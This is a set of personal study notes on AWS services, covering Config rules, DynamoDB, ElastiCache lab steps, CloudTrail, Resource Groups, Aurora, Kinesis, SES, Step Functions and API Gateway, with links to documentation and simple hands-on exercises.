
The screenshot shows the AWS Config Management Console interface. At the top, there's a navigation bar with the AWS logo, 'Services' dropdown, 'Resource Groups' dropdown, and user information ('praveen sripati', 'N. Virginia', 'Support'). Below the navigation is a breadcrumb trail: 'AWS Config > resources > AllowHTTPnSSH > configuration'. The main area displays an 'EC2 SecurityGroup sg-0acefec1de3a46447' with a timestamp 'on July 01, 2019 6:46:10 PM India Standard Time (UTC+05:30)'. To the right are 'Manage resource' and 'Help' buttons. Below the timestamp, there are two tabs: 'Configuration timeline' (which is selected) and 'Compliance timeline'. The 'Configuration timeline' section shows a timeline with two entries. The first entry is a grey box with '01st July 2019' and '6:34:47 PM'. The second entry is a larger grey box with '01st July 2019' and '6:45:38 PM', and it has a red circle with the number '1' at its bottom left, indicating it's the most recent change.

Exercise 2 (Validating the AWS Resource Configurations against rules)

1. Click on the rules tab and click on "Add rule".
2. Filter for "security" and select "restricted ssh".
3. Click on Save and all the Security Groups are evaluated for unrestricted incoming SSH traffic.

S3 Bucket bucketname

on October 17, 2018 6:57:15 PM Pacific Daylight Time (UTC-07:00)

[Manage resource](#)**▼ Configuration Details**[View Details](#)

Amazon Resource Name	<code>null</code>	Target resource type	AWS::S3::Bucket
Resource type	AWS::Config::ResourceCompliance	Target resource ID	bucketname
Resource ID	AWS::S3::Bucket/bucketname	Compliance	NON_COMPLIANT
Resource name	<code>null</code>		
Availability zone	<code>null</code>		
Created on	Not available		
Tags (0)			

▼ Rules 1

Rule name	Compliance status	Amazon resource name
s3-bucket-public-read-prohibited	Noncompliant	<code>arn:aws:config:Region:AccountID:config-rule/config-rule-id</code>
s3-bucket-public-write-prohibited	Compliant	<code>arn:aws:config:Region:AccountID:config-rule/config-rule-id</code>

▼ Relationships 1**▼ Changes 2**

DynamoDB

15 August 2017 19:43

- NoSQL consistency
- Schema less
- Horizontal vs Vertical Scaling
- Partition and Sort Key
- Partitioning on Primary Key (distinct values) for scaling horizontally based on hashing

- Table has items, items has attributes
- KeyValue and then Document added
- Provisioned vs On-demand Capacity
- On-Demand Backup vs Point-in-Time Recovery
- Cross Region Replication
- (<https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/globaltables.tutorial.html>)
- Triggers (Lambda)
- Local Dynamo DB

Interacting with DynamoDB from different languages

<https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/GettingStarted.html>

Interacting with DynamoDB from Web Console

<https://aws.amazon.com/getting-started/tutorials/create-nosql-table/>

Setting up DynamoDB Locally

<http://docs.aws.amazon.com/amazondynamodb/latest/developerguide/DynamoDBLocal.html>

Storing JSON documents in Amazon DynamoDB tables

<https://aws.amazon.com/blogs/developer/storing-json-documents-in-amazon-dynamodb-tables/>

On-Demand Backup and Restore for DynamoDB

<https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/BackupRestore.html>

Point-in-Time Recovery: How It Works

https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/PointInTimeRecovery_HowItWorks.html

Best Practices for DynamoDB

<https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/best-practices.html>

Fine-Grained access Control

<https://aws.amazon.com/blogs/aws/fine-grained-access-control-for-amazon-dynamodb/>

Write Consistency (Eventual and Strong)

<https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/HowItWorks.ReadConsistency.html>

Table Name - Music

Partition Key - Artist

Sort Key - songTitle

- Unit of Read provisioned throughput
 - All reads are rounded up to increments of 4KB
 - Eventually Consistent Reads (default) consists of 2 reads per second
 - Strongly Consistent Reads consist of 1 read per second
- Unit of Write provisioned throughput
 - All Writes are rounded upto increments of 1 KB
 - All writes consist of 1 write per second

Question : You have an application that requires to read 10 items of 1 KB per second using eventually consistency. That should you set the read throughput to?

(Size of the Read rounded to nearest 4KB chunk / 4KB) * no of items per second = read throughput
Divide by 2 if eventually consistent

Amazon DynamoDB supports two types of secondary indexes:

<https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/SecondaryIndexes.html>

---- Global secondary index — an index with a partition or a partition-and-sort key that can be different from those on the table. A global secondary index is considered "global" because queries on the index can span all items in a table, across all partitions.

---- Local secondary index — an index that has the same partition key as the table, but a different sort key. A local secondary index is "local" in the sense that every partition of a local secondary index is scoped to a table partition that has the same partition key.

GSI's associated with a table can be specified at any time. LSI can be only created at the time of table creation.

ElastiCache

15 August 2017 20:03

Comparing Memcached and Redis

<https://aws.amazon.com/elastichache/redis-vs-memcached/>

<https://docs.aws.amazon.com/AmazonElastiCache/latest/red-ug>SelectEngine.html>

UseCases

<https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/elastichache-use-cases.html>

Integrating Memcached with WordPress

<https://aws.amazon.com/elastichache/memcached/wordpress-with-memcached/>

Getting started with Memcached

<https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/GettingStarted.html>

Connecting to the node through Telnet

<https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/nodes-connecting.html>

https://www.tutorialspoint.com/memcached/memcached_add_data.htm

Interfacing with Memcached

<https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/nodes-connecting.html>

https://www.tutorialspoint.com/memcached/memcached_add_data.htm

1) Launch Ubuntu EC2 Instance

2) Go to the ElastiCache Management Console

- Click on Memcached
- Click on Create
- Select Memcached
- Give a name to the Cluster
- Select the node as cache.t2.micro
- In the Advanced Settings give a name and select subnets
- Click on Create, Wait for the cluster status to be available

3) The EC2 and the Memcached cluster can't talk to each other by default.

Add the SecurityGroup of EC2 to the SecurityGroup of the Memcached Cluster as highlighted below.



4) Get the endpoint of the Cluster and telnet to it (Ctrl +] and then quit)

```
ubuntu@ip-172-31-80-241:~$ 
ubuntu@ip-172-31-80-241:~$ 
ubuntu@ip-172-31-80-241:~$ 
ubuntu@ip-172-31-80-241:~$ telnet mymemcachedcluster.d47v76.cfg.us-east-1.cache.amazonaws.com 11211
Trying 172.31.36.230...
Connected to mymemcachedcluster.d47v76.cfg.us-east-1.cache.amazonaws.com.
Escape character is '^]'.

```

5) Run the below commands to interact with the Memcached Cluster in the telnet session.

```
set a 0 5 // Set key "a" with no expiration and 5 byte value
hello // Set value as "hello"
STORED
get a // Get value for key "a"
VALUE a 0 5
hello
END
get b // Get value for key "b" results in miss
END
>
```

6) Terminate the EC2 and the Memcached Cluster.

.....

Redis chur

1) Start an Amazon Linux EC2 instance and connect to it

2) Install gcc
sudo yum install gcc

3) Download and install redis-cli
wget <http://download.redis.io/redis-stable.tar.gz>
tar xvzf redis-stable.tar.gz
cd redis-stable
make

4) Connect to redis-cli
cd ..
src/redis-cli -c -h my-redis-cluster.d47v76.ng.0001.use1.cache.amazonaws.com -p 6379

5) Run the below commands
set a "hello"
get a

set b "redis demo" EX 5
get b
get b
quit

CloudFront

01 May 2019 15:26

Usecases

<https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/IntroductionUseCases.html>

Getting started with CloudFront

<https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/GettingStarted.html>

CloudTrail

02 May 2019 07:27

<https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-getting-started.html>

CloudTrail is enabled by default for your AWS account. You can use Event history in the CloudTrail console to view, search, download, archive, analyze, and respond to account activity across your AWS infrastructure. This includes activity made through the AWS Management Console, AWS Command Line Interface, and AWS SDKs and APIs.

For an ongoing record of events in your AWS account, create a trail. A *trail* enables CloudTrail to deliver log files to an Amazon S3 bucket. By default, when you create a trail in the console, the trail applies to all AWS Regions. The trail logs events from all Regions in the AWS partition and delivers the log files to the Amazon S3 bucket that you specify. Additionally, you can configure other AWS services to further analyze and act upon the event data collected in CloudTrail logs.

If you have created an organization in AWS Organizations, you can create a trail that will log all events for all AWS accounts in that organization. Creating an organization trail helps you define a uniform event logging strategy for your organization.

<https://aws.amazon.com/cloudtrail/faqs/>

Q: How long does it take CloudTrail to deliver an event for an API call?

Typically, CloudTrail delivers an event within 15 minutes of the API call.

1. Go to the CloudTrail Management Console

2. The Dashboard shows few of the current events.

3. To view all events for the last 90 days, go to Event History.

By default, non-read-only events are shown. Change the filter to see different events.

4. Events beyond 90 days are deleted automatically. A trail can be created to store the events in S3.

Click on Create Trail

- Give a name
- In the Storage location give the S3 bucket name
- Click on Create
- Create an EC2 instance and terminate it
- The events should appear in the S3 bucket within 15 minutes
- They should also appear in the CloudTrail Management Console -> Event history

ResourceGroups

21 June 2019 12:44

Bulk Resource Tagging

<https://aws.amazon.com/blogs/aws/resource-groups-and-tagging/>

1. Create an EC2 instance in NV.

2. Goto "Resource Group" Management Console.

- Click on "Manage Tags"
- Make sure the region 'us-east-1' is selected
- Select AWS::EC2::Instance as the resource type (note that some of the resources like EFS are missing there although EFS supports tagging)
- Click on "Search resources"

3. Select the EC2 instance and Click on "Manage tags of selected resources" to Add/Remove tags. The EC2 can be across multiple regions also.

The above technique can also be used to find any EC2 resources which had been accidentally left over.

.....

ResourceGroups

After you've created resource groups in Resource Groups, use AWS Systems Manager tools such as Automation to simplify management tasks on your groups of resources. You can also use groups as the basis for viewing monitoring and configuration insights in AWS Systems Manager.

- Used for segregating based on stages like prod, test, dev etc.
- Are region specific, cannot contain resources across multiple regions.
- Two types of queries - Tag-based or CloudFormation stack based.
- It's much better in GCP as everything falls under a Project.

Supported resources

<https://docs.aws.amazon.com/ARG/latest/userguide/supported-resources.html>

Getting started

<https://docs.aws.amazon.com/ARG/latest/userguide/gettingstarted.html>

1. Create 2 EC2. One with Env=Dev and the other with Env=Prod tags.

2. Go to "Resource Groups Management Console" and Click on "Create Resource Group".

- Select "Tag based"
- Select the resource type as AWS::EC2::Instance
- Type the Key as Env and Value as Prod and click on Add.
- Click on "View group resources". One of the EC2 with the appropriate Tag (Env=Prod) should be displayed and the other EC2 not.
- Give the Resource Group a name (MyProdResources) and some description.
- Click on "Create group"

3. Add a new EC2 with a Tag "Env=Prod".

4. In the "Resource Groups Management Console" do a refresh and new EC2 also should be displayed.

Windows FSx

03 July 2019 12:14

<https://aws.amazon.com/fsx/windows/faqs/>

Q: When should I use Amazon FSx Windows File Servers vs. Amazon EFS vs. Amazon FSx for Lustre?

A: For your applications that need to be highly available and that rely on shared file storage, AWS offers two file system services. If you have **Windows-based applications**, **Amazon FSx for Windows File Server** provides fully managed Windows file servers with features and performance optimized for these applications. It is accessible from **Windows and Linux instances via the SMB protocol**. If you have **Linux-based applications**, **Amazon EFS** is a cloud-native fully managed file system that provides simple, scalable, elastic file storage for these applications. It is accessible from Linux instances via the NFS protocol.

For **compute-intensive workloads**, like high performance computing, machine learning, EDA, and media processing, **Amazon FSx for Lustre**, provides a file system that's optimized for the performance and cost of short-lived, compute-intensive processing jobs, with input and output stored on Amazon S3.

Pricing

<https://aws.amazon.com/fsx/windows/pricing/>

Depends on storage capacity, throughput capacity and backup storage.

Minimum starts from 56.60 USD / month. So, no demo :(

Demo from AWS - <https://youtu.be/hAftP5QqppQ?t=1787>

Getting started

<https://docs.aws.amazon.com/fsx/latest/WindowsGuide/getting-started.html>

Step 1: Create Your File System

Step 2: Map Your File Share to an EC2 Instance Running Windows Server

Step 3: Write Data to Your File Share

Step 4: Back Up Your File System

Step 5: Clean Up Resources

Backups are taken by AWS every day, but can be scheduled in between also.

Aurora

04 July 2019 13:09

5 times faster than MySQL and 3 times than PostgreSQL @ 1/10 of the cost.

Amazon Aurora features a distributed, fault-tolerant, self-healing storage system that auto-scales up to **64TB per database instance**. It delivers high performance and availability with up to **15 low-latency read replicas, point-in-time recovery, continuous backup to Amazon S3**, and replication across three Availability Zones (AZs).

Amazon Aurora is designed to offer greater than **99.99% availability, replicating 6 copies of your data across 3 Availability Zones** and backing up your data continuously to Amazon S3. It transparently recovers from physical storage failures; instance failover typically takes less than 30 seconds. **Amazon Aurora's replication is bundled into the price. Also, there is no free-tier for Aurora.**

Amazon Aurora delivers significant increases over MySQL/PostgreSQL performance by tightly integrating the database engine with an SSD-based virtualized storage layer purpose-built for database workloads, reducing writes to the storage system, minimizing lock contention and eliminating delays created by database process threads.

The **minimum storage is 10GB**. Based on your database usage, your **Amazon Aurora storage will automatically grow, up to 64 TB, in 10GB increments** with no impact to database performance. **There is no need to provision storage in advance.**

Amazon Aurora Global Database (<https://aws.amazon.com/rds/aurora/global-database/>) is a feature that allows a **single Amazon Aurora database to span multiple AWS regions**. It replicates your data with no impact on database performance, enables fast local reads in each region with typical latency of less than a second, and provides disaster recovery from region-wide outages. In the unlikely event of a regional degradation or outage, a secondary region can be promoted to full read/write capabilities in less than 1 minute.

Amazon Aurora Serverless is an on-demand, autoscaling configuration for the **MySQL-compatible edition** of Amazon Aurora. An Aurora Serverless DB cluster automatically starts up, shuts down, and scales capacity up or down based on your application's needs. Aurora Serverless provides a relatively simple, cost-effective option for infrequent, intermittent, or unpredictable workloads. Aurora Serverless is currently available for Aurora with MySQL 5.6 compatibility.


Amazon Aurora Parallel Query (<https://aws.amazon.com/rds/aurora/parallel-query/>) refers to the ability to **push down and distribute the computational load of a single query across thousands of CPUs** in Aurora's storage layer. Without Parallel Query, a query issued against an Amazon Aurora database would be executed wholly within one instance of the database cluster; this would be similar to how most databases operate.

Getting started with Aurora


https://docs.aws.amazon.com/AmazonRDS/latest/AuroraUserGuide/CHAP_GettingStartedAurora.html

Kinesis


08 July 2019 17:36




Amazon Kinesis Video Streams




Amazon Kinesis Data Streams



Amazon Kinesis Fire House



Amazon Kinesis Data Analytics



Kinesis Data Analytics Examples - <https://docs.aws.amazon.com/kinesisanalytics/latest/dev/examples.html>

What is Kinesis Data Stream

<https://docs.aws.amazon.comstreams/latest/dev/introduction.html>

GitHub Code and Details for the Kinesis Data Stream Demo

<https://github.com/aws-samples/amazon-kinesis-data-visualization-sample>

Components of the Demo

StreamWriter -- Generates Random Data and sends to Kinesis Data Stream

Kinesis Client Application -- Uses Kinesis SDK to do aggregation over sliding window and puts results in DynamoDB

Real Time Chart -- Gets the data from the DynamoDB and creates a graph

SES

09 July 2019 10:32

Sending email using Python Boto

<https://docs.aws.amazon.com/ses/latest/DeveloperGuide/send-using-sdk-python.html>

Configuration sets

<https://docs.aws.amazon.com/ses/latest/DeveloperGuide/using-configuration-sets.html>

Configuration sets are groups of rules that you can apply to the emails you send using Amazon SES. You apply a configuration set to an email by including a reference to the configuration set in the headers of the email. When you apply a configuration set to an email, all of the rules in that configuration set are applied to the email. For more information about specifying configuration sets in your emails, see [Specifying a Configuration Set When You Send Email](#). You can use configuration sets to apply the following types of rules to your emails:

- Event publishing—Amazon SES can **track the number of send, delivery, open, click, bounce, and complaint events for each email you send**. You can use event publishing to send information about these events to other AWS services. For example, you can send your email metrics to an Amazon Kinesis Data Firehose destination, and then analyze it using Amazon Kinesis Data Analytics. Alternatively, you can send bounce and complaint information to Amazon SNS and receive notifications immediately when those events occur.
- IP pool management—if you **lease dedicated IP addresses to use with Amazon SES**, you can create groups of these addresses, called *dedicated IP pools*. You can then associate these dedicated IP pools with configuration sets. A common use case is to create one pool of dedicated IP addresses for sending marketing communications, and another for sending transactional emails. Your sender reputation for transactional emails is then isolated from that of your marketing emails.

From <<https://docs.aws.amazon.com/ses/latest/DeveloperGuide/using-configuration-sets.html>>

G-Lock EasyMail7 (<https://easymail7.com/>) which is an SMTP Client can be used to send email via AWS SES SMTP, but it has to be bought and can be used for only 14 days free. Free **Thunderbird** can also connect to AWS SES SMTP. <https://docs.aws.amazon.com/ses/latest/DeveloperGuide/configure-email-client.html>

StepFunctions

11 July 2019 18:32

PRAVEEN: AWS Step Functions is a fully managed service that makes it easy to coordinate the components of **distributed applications and microservices** using **visual workflows**. Step Functions automatically triggers and tracks each step, and retries when there are errors, so your application executes in order and as expected. Step Functions logs the state of each step, so when things go wrong, you can diagnose and debug problems quickly. You can change and add steps without even writing code, so you can easily evolve your application and innovate faster.

PRAVEEN: **Breaking an application into service components (or steps)** ensures that the failure of one component does not bring the whole system down, that each component scales independently, and that components may be updated without requiring the entire system to be redeployed after each change.

PRAVEEN: Core Concepts of StepFunctions

<https://aws.amazon.com/step-functions/getting-started/>

- The **workflows** you build with Step Functions are **called state machines**, and **each step of your workflow is called a state**.
- **Tasks perform work**, either by coordinating another AWS service or an application that you can **host basically anywhere**.

PRAVEEN: UseCases

<https://aws.amazon.com/step-functions/use-cases/>

- E-commerce: automate mission-critical business processes, such as order fulfillment and inventory tracking
- Web applications: implement robust user registration processes and sign-on authentication

<https://aws.amazon.com/swf/faqs/>

PRAVEEN: Q: When should I use Amazon SWF vs. AWS Step Functions?

AWS Step Functions is a fully managed service that makes it easy to coordinate the components of distributed applications and microservices using visual workflows. **Instead of writing a Decider program, you define state machines in JSON. AWS customers should consider using Step Functions for new applications.** If Step Functions does not fit your needs, then you should consider Amazon Simple Workflow (SWF). Amazon SWF provides you complete control over your orchestration logic, but increases the complexity of developing applications. You may write decider programs in the programming language of your choice, or you may use the Flow framework to use programming constructs that structure asynchronous interactions for you. AWS will continue to provide the Amazon SWF service, Flow framework, and support all Amazon SWF customers.

<https://aws.amazon.com/step-functions/faqs/>

Q: When should I use AWS Step Functions vs. Amazon Simple Workflow Service (SWF)?

If you require **external signals to intervene in your processes**, or you would like to **launch child processes that return a result to a parent**, then you should consider Amazon Simple Workflow Service (Amazon SWF). With Amazon SWF, instead of writing state machines in declarative JSON, you write a decider program to separate activity steps from decision steps. This provides you complete control over your orchestration logic, but increases the complexity of developing applications. You may write decider programs in the programming language of your choice, or you may use the Flow framework to use programming constructs that structure asynchronous interactions for you.

<https://kobikobi.wordpress.com/2016/06/18/two-years-with-amazon-simple-workflow-swf/>

So it still works, and our code still works, but **SWF is not getting any new features**. This is certainly something to consider when choosing a major component in your system.

PRAVEEN: ASL - <https://docs.aws.amazon.com/step-functions/latest/dg/concepts-amazon-states-language.html>

PRAVEEN: States - <https://docs.aws.amazon.com/step-functions/latest/dg/amazon-states-language-states.html>

PRAVEEN: Q: How does AWS Step Functions connect to my resources?

You can configure your state machines to perform work by using activity tasks and service tasks. **Activity tasks let you assign a specific step in your workflow to code running somewhere else (known as an activity worker).** An activity worker can be any application that can make an **HTTP connection**, hosted anywhere. For example, activity workers can run on an Amazon EC2 instance, on a mobile device, or on an on-premises server. The activity worker polls Step Functions for work, takes any inputs from Step Functions, performs the work using your code, and returns results. Since activity workers request work, it is easy to use workers that are deployed behind a firewall.

Service tasks let you **connect a step in your workflow to a supported AWS service**. Step Functions pushes requests to other services so they can perform actions for your workflow, waits for the service task to complete, and then continues to the next step.

- Invoke an AWS Lambda function
- Run an Amazon Elastic Container Service or AWS Fargate task
- Get an existing item from an Amazon DynamoDB table or put a new item into a DynamoDB table
- Submit an AWS Batch job and wait for it to complete
- Publish a message to an Amazon SNS topic
- Send a message to an Amazon SQS queue
- Start an AWS Glue job run
- Create an Amazon SageMaker job to train a machine learning model or batch transform a data set

<https://docs.aws.amazon.com/amazonswf/latest/developerguide/swfdev-actors.html#swf-dev-actors-deciders>

What is a Decider?

A **decider** is an implementation of a workflow's coordination logic. **Deciders control the flow of activity tasks in a workflow execution.** Whenever a change occurs during a workflow execution, such as the completion of a task, a decision task including the entire workflow history will be passed to a decider. When the decider receives the decision task from Amazon SWF, it analyzes the workflow execution history to determine the next appropriate steps in the workflow execution. The decider communicates these steps back to Amazon SWF using decisions. A decision is an Amazon SWF data type that can represent various next actions.

PRAVEEN: Creating a Lambda State Machine

<https://docs.aws.amazon.com/step-functions/latest/dg/tutorial-creating-lambda-state-machine.html>

How StepFunctions Work? - <https://docs.aws.amazon.com/step-functions/latest/dg/how-step-functions-works.html>

PRAVEEN: Lot of tutorials - <https://docs.aws.amazon.com/step-functions/latest/dg/tutorials.html>

PRAVEEN: Sample Projects - <https://docs.aws.amazon.com/step-functions/latest/dg/create-sample-projects.html>

Call Center Example - <https://aws.amazon.com/getting-started/tutorials/create-a-serverless-workflow-step-functions-lambda/>

Comments analysis with AWS Comprehend - <https://medium.com/weareservian/serverless-data-processing-with-aws-step-functions-an-example-6876e9bea4c0>

Video on Demand - <https://aws.amazon.com/solutions/video-on-demand-on-aws/>

API Gateway

12 July 2019 15:50

With a few clicks in the AWS Management Console, you can create an API that acts as a “front door” for applications to access data, business logic, or functionality from your back-end services, such as applications running on Amazon Elastic Compute Cloud (Amazon EC2), Amazon Elastic Container Service (Amazon ECS) or AWS Elastic Beanstalk, code running on AWS Lambda, or any web application.

- Metering
- Security
- Resiliency
- Monitoring
- LifeCycle Management
- Rest and WebSockets API
- Throttling

REST services take actions corresponding to the HTTP request verb. These four are meant to correspond to the CRUD model, with POST equating to Create, GET equating to Read, PUT equating to Update, and DELETE equating to Destroy.

HTTP POST -> Create

HTTP GET -> Read

HTTP PUT -> Update

